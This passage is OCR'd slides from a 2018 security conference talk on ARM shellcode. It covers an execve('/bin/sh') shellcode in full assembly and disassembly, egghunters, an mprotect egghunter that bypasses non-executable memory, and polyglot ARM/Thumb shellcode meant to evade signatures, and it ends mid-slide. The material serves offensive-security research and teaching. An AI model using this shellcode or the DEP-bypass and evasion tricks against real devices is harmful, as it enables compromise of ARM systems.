

Make ARM Shellcode Great Again





#HITB2018PEK

Saumil Shah
@therealsaumil

who am i

CEO Net-square.

- Hacker, Speaker, Trainer, Author.
- M.S. Computer Science

  Purdue University.
- LinkedIn: saumilshah
- Twitter: @therealsaumil

Agenda

- A background on ARM shellcode
- My research around ARM shellcode
  - cache coherency (solved before)
  - space limitations - ARM mprotect Egghunter
  - polyglot tricks - ARM Quantum Leap shellcode
- Demos

Example: ARM execve() Shellcode

```
.section .text
.global _start
_start:
    .code 32
    add     r1, pc, #1
    bx      r1

    .code 16
    adr     r0, SHELL
    eor     r1, r1, r1
    eor     r2, r2, r2
    strb    r2, [r0, #7]
    mov     r7, #11
    svc     #1

.balign 4
SHELL:
.ascii "/bin/shX"
```


Switch to Thumb mode: branch pc + 1

```
ARM CODE
00: e28f1001    add     r1, pc, #1
04: e12fff11    bx      r1

THUMB CODE
08: a002        add     r0, pc, #8
0a: 4049        eors    r1, r1
0c: 4052        eors    r2, r2
0e: 71c2        strb    r2, [r0, #7]
10: 270b        movs    r7, #11
12: df01        svc     1

LITERAL POOL
14: 6e69622f    .word   0x6e69622f
18: 5868732f    .word   0x5868732f
```

Shellcode in tight spaces




- What if payload exceeds size "constraints"?
  - Overwrite local variables.
  - Bottom of the stack.
- Many solutions.

Egghunter

- Searches for an EGG (4+4 byte value) in the process memory.
- Uses syscalls to determine whether a memory page exists or not (safely).
- Upon finding it, Egghunter transfers the control to the code following the EGG.
- Nothing new here - done before.

Egghunter





```
gef> vmmap
Start      End        Perm Path
0x00008000 0x00009000 rw- /home/pi/eggbreak
0x00010000 0x00011000 rw- /home/pi/
0x00011000 0x00032000 rw- [heap]
0xb6e9c000 0xb6fbe000 r-x /lib/arm-linux-gnueabihf/libc-2.13.so
0xb6fbe000 0xb6fc5000 --- /lib/arm-linux-gnueabihf/libc-2.13.so
0xb6fc5000 0xb6fc7000 r-- /lib/arm-linux-gnueabihf/libc-2.13.so
0xb6fc7000 0xb6fc8000 rw- /lib/arm-linux-gnueabihf/libc-2.13.so
0xb6fc8000 0xb6fcb000 rw-
0xb6fd8000 0xb6ff5000 r-x /lib/arm-linux-gnueabihf/ld-2.13.so
0xb6ffa000 0xb6ffd000 rw-
0xb6ffd000 0xb6ffe000 r-- /lib/arm-linux-gnueabihf/ld-2.13.so
0xb6ffe000 0xb6fff000 rw- /lib/arm-linux-gnueabihf/ld-2.13.so
0xb6fff000 0xb7000000 r-x [sigpage]
0xbefdf000 0xbeffe000 rw-
0xbeffe000 0xbf000000 rwx [stack]
```

memory page not executable


Egghunter - DEP

- If EGG+shellcode is in a different memory region, then it may not be executable
  - Overflow in the stack
  - Shellcode in the heap
- Enter the mprotect egghunter!

mprotect Egghunter




```
gef> vmmap
Start      End        Perm Path
0x00008000 0x00009000 rwx /home/pi/eggbreak
0x00010000 0x00011000 rwx /home/pi/eggbreak
0x00011000 0x00012000 rwx [heap]
0x00012000 0x00032000 rw- [heap]
0xb6e9c000 0xb6fbe000 r-x /lib/arm-linux-gnueabihf/libc-2.13.so
0xb6fbe000 0xb6fc5000 --- /lib/arm-linux-gnueabihf/libc-2.13.so
0xb6fc5000 0xb6fc7000 r-- /lib/arm-linux-gnueabihf/libc-2.13.so
0xb6fc7000 0xb6fc8000 rw- /lib/arm-linux-gnueabihf/libc-2.13.so
0xb6fc8000 0xb6fcb000 rw-
0xb6fd8000 0xb6ff5000 r-x /lib/arm-linux-gnueabihf/ld-2.13.so
0xb6ffa000 0xb6ffd000 rw-
0xb6ffd000 0xb6ffe000 r-- /lib/arm-linux-gnueabihf/ld-2.13.so
0xb6ffe000 0xb6fff000 rw- /lib/arm-linux-gnueabihf/ld-2.13.so
0xb6fff000 0xb7000000 r-x [sigpage]
0xbefdf000 0xbeffe000 rw-
0xbeffe000 0xbf000000 rwx [stack]
```



mprotect Egghunter
DEMO

Example: ARM execve() Shellcode

```
.section .text
.global _start
_start:
    .code 32
    add     r1, pc, #1
    bx      r1

    .code 16
    adr     r0, SHELL
    eor     r1, r1, r1
    eor     r2, r2, r2
    strb    r2, [r0, #7]
    mov     r7, #11
    svc     #1

.balign 4
SHELL:
.ascii "/bin/shX"
```




- Mostly begins with an ARM-to-Thumb mode switch.
- Rest of the shellcode implemented in Thumb mode.
- Compact, avoids bad characters, etc.

Some Concerns / Arguments

- The "I can signature this" debate.
  - YARA Rules, IDS, Bro, blah blah…
- What if our target runs on a Thumb-only processor?
  - for example: Cortex-M

One Shellcode To Run Them All !


"Quantum Leap" Shellcode



"Quantum Leap" - what we need

- An understanding of ARM and Thumb instruction encoding:
  - ARM instruction: "DO SOMETHING"
  - 2 THUMB instructions: "PASS THROUGH"
- Conditional Execution in ARM instructions
  - very helpful!
- A little bit of luck and perseverance.
- Nomenclature Credit: "dialup" @44CON.


The ARM to Thumb switch



- Avoid "destructive" instructions
  - Branches, Load/Store, Floating Point, etc.
- Should work on ARMv6 (no Thumb2)
- Avoid Illegal instructions.

ARM and THUMB decoding - 1

```
4 BYTE ARM INSTRUCTION - add r1, pc, #1
```

